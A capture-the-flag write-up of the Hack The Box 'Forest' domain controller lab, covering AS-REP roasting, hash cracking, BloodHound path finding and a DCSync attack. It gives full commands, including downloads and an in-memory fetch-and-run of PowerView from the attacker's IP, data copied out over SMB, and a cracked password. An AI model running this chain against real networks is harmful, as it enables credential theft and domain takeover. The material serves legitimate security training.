# HTB | Forest

This is the Box on [Hack The Box Active Directory 101 Track](https://app.hackthebox.com/tracks/Active-Directory-101). Find the box [here](https://app.hackthebox.com/machines/212).&#x20;

#### Skill Learned

* ASREP Roasting&#x20;
* Enumeration with Bloodhound&#x20;
* DCSync Attack

## NMAP

IP: **10.10.10.161**

```
nmap -sC -sV 10.10.10.161 -Pn -T5
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FZdISMWvYFm4xuaWNSY88%2Fimage.png?alt=media&#x26;token=2ea0f43c-6a31-48df-8524-79ae993832c8" alt=""><figcaption><p>nmap scan</p></figcaption></figure>

The machine appears to be a Domain Controller for the **HTB.LOCAL** domain.

### Port 445 & 139

Let's look into Port 445

Neither smbmap nor smbclient will allow me to list shares without a password:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F4jQWTWDa2y84RDrYqAR2%2Fimage.png?alt=media&#x26;token=219d1367-dd87-4321-b628-7df4521e1233" alt=""><figcaption><p>smbmap</p></figcaption></figure>

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FR8qKUgBFl5navB0wT08v%2Fimage.png?alt=media&#x26;token=761ea4dc-b728-4fb9-aa0b-940bff620674" alt=""><figcaption><p>smbclient</p></figcaption></figure>


We can try rcpclient. I’ll connect with null auth:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FI7OqoU7JFs0d3dEUqCgI%2Fimage.png?alt=media&#x26;token=5770db06-cb84-4d45-b6cf-4c01104cba76" alt=""><figcaption><p>rcpclient</p></figcaption></figure>

I can get a list of users with `enumdomusers`:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fmf1HjBmXCC6uKap0UUFD%2Fimage.png?alt=media&#x26;token=4915f87b-f24a-424a-a88b-e3c4a37a27d0" alt=""><figcaption><p>enumdomusers</p></figcaption></figure>

I can list the groups too `enumdomgroups`:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F4aCtAwfosdnauYuTOQXE%2Fimage.png?alt=media&#x26;token=6f7748c4-b5cf-4a2c-b1e8-9a0c45ece14b" alt=""><figcaption><p>enumdomgroups</p></figcaption></figure>

I can also look at a group for its members. For example, the Domain Admins group has one member, rid 0x1f4:

```
querygroup 0x200 
querygroupmem 0x200
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FO6bmTTEASxknQjAZB7Td%2Fimage.png?alt=media&#x26;token=4f0e2a87-c828-4a8c-b012-30a1ef513670" alt=""><figcaption><p>querygroup 0x200 and querygroupmem 0x200</p></figcaption></figure>

That's the Administrator account:

```
queryuser 0x1f4
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fp7fbvRRDZxpiYZk5OmxI%2Fimage.png?alt=media&#x26;token=2b062e57-85cb-46c3-81fc-4982df70d911" alt=""><figcaption><p>queryuser 0x1f4</p></figcaption></figure>

## FootHold / Shell

Shell as **svc-alfresco**


In Kerberoasting, typically it requires credentials on the domain to authenticate with. There is an option for an account to have the property “Do not require Kerberos preauthentication” or *UF\_DONT\_REQUIRE\_PREAUTH* set to true. AS-REP Roasting is an attack against Kerberos for these accounts. I have a list of accounts from my RPC enumeration above. I’ll start without the SM\* or HealthMailbox\* accounts:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/foothold%20-%20shell/image.png" alt=""><figcaption><p>users.txt</p></figcaption></figure>


Now I can use the Impacket tool *GetNPUsers.py* to try to get a hash for each user, and I find one for the svc-alfresco account.

svc-alfresco is a service account. Searching for alfresco online brings us to this [setup documentation](https://docs.alfresco.com/process-services/latest/config/authenticate/). According to this, the service needs Kerberos pre-authentication to be disabled. This means that we can request the encrypted TGT for this user. As the TGT contains material that is encrypted with the user's NTLM hash, we can subject this to an offline brute force attack, and attempt to get the password for svc-alfresco.

```
for user in $(cat users.txt); do GetNPUsers.py -no-pass -dc-ip 10.10.10.161 htb/${user} | grep -v Impacket; done
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/foothold%20-%20shell/image%202.png" alt=""><figcaption><p>GetNPU</p></figcaption></figure>


Now we will use hashcat for cracking hash:

```
hashcat -m 18200 svc-alfresco.kerb /home/anurag/Downloads/rockyou.txt --force
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/foothold%20-%20shell/image%203.png" alt=""><figcaption><p>hashcat </p></figcaption></figure>

Using this credential with evil-winrm and boom, we are in:

```
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/foothold%20-%20shell/image%204.png" alt=""><figcaption><p>evil-winrm</p></figcaption></figure>


We found user.txt:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/foothold%20-%20shell/image%205.png" alt=""><figcaption><p>user.txt</p></figcaption></figure>

## Privilege Escalation

Let's use BloodHound to visualize the domain and look for privilege escalation paths.


With my shell, I'll run Sharphound ([SharpHound v1.1.1](https://github.com/BloodHoundAD/SharpHound/releases/download/v1.1.1/SharpHound-v1.1.1.zip)) to collect data for BloodHound.


Start neo4j and BloodHound on Kali and copy Sharphound.exe to the target box:

```
certutil -urlcache -f http://10.10.14.9/SharpHound.exe SharpHound.exe
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image.png" alt=""><figcaption><p>copying sharphound</p></figcaption></figure>

Once done, this will generate 2 files: a zip file and a bin file. Our task is to copy the zip file to our Kali machine so that we can feed it to our BloodHound tool.

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%202.png" alt=""><figcaption><p>running sharphound</p></figcaption></figure>


To copy the zip file to our machine start smbserver&#x20;

```
smbserver.py share . -smb2support -username anurag -password anurag
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%204.png" alt=""><figcaption><p>copying file back to kali</p></figcaption></figure>

```
net use \\10.10.14.9\share /u:anurag anurag
copy 20240713055831_BloodHound.zip \\10.10.14.9\share
net use /d \\10.10.14.9\share
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%203.png" alt=""><figcaption></figcaption></figure>


Upload the zip file in BloodHound. In BloodHound, on the top left side, you will see a search bar. Search for svc-alfresco in it. In the middle of the screen, you will be able to see svc-alfresco. Right-click on it and select "Mark user as owned". Now in the query, select "Find shortest path to domain admins".

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%205.png" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FewTBQXJseeUEPiHHyE6B%2Fimage.png?alt=media&#x26;token=219849c5-4a3a-40d6-a44a-e97bbcc5b449" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F5Wm6SUmZpWXtEBk3kGQo%2Fimage.png?alt=media&#x26;token=c719cafc-a4dd-4c56-a3a1-e93c91a773e3" alt=""><figcaption></figcaption></figure>

One of the paths shows that the Exchange Windows Permissions group has WriteDacl privileges on the Domain. The WriteDACL privilege gives a user the ability to add ACLs to an object. This means that we can add a user to this group and give them DCSync privileges.


Create a user on the domain:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%207.png" alt=""><figcaption><p>net user anurag password /add /domain</p></figcaption></figure>


Add the user to the *Exchange Windows Permission* group:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%209.png" alt=""><figcaption><p>add user to Exchange Windows Permission</p></figcaption></figure>

Give the user DCSync privileges. We’ll use PowerView ([PowerView.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1)) for this. First download PowerView and set up a Python server in the directory it resides in:

```
iex(new-object net.webclient).downloadstring('http://10.10.14.9/PowerView.ps1')
$SecPass = ConvertTo-SecureString 'password' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb.local\anurag', $SecPass)
Add-ObjectACL -PrincipalIdentity anurag -Credential $Cred -Rights DCSync
```

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%2010.png" alt=""><figcaption><p>Giving user DCSync</p></figcaption></figure>


Now, the secretsdump script from Impacket can be run as anurag and used to reveal the NTLM hashes for all domain users:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%2011.png" alt=""><figcaption><p>secertsdump.py</p></figcaption></figure>


The obtained Domain Admin hash can be used to login via psexec:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%2012.png" alt=""><figcaption><p>psexec.py</p></figcaption></figure>


Found root.txt:

<figure><img src="https://anuragtaparia.github.io/CTF-Write-Ups/Active%20directory%20101/forest/privilege%20escalation/image%2013.png" alt=""><figcaption><p>root.txt</p></figcaption></figure>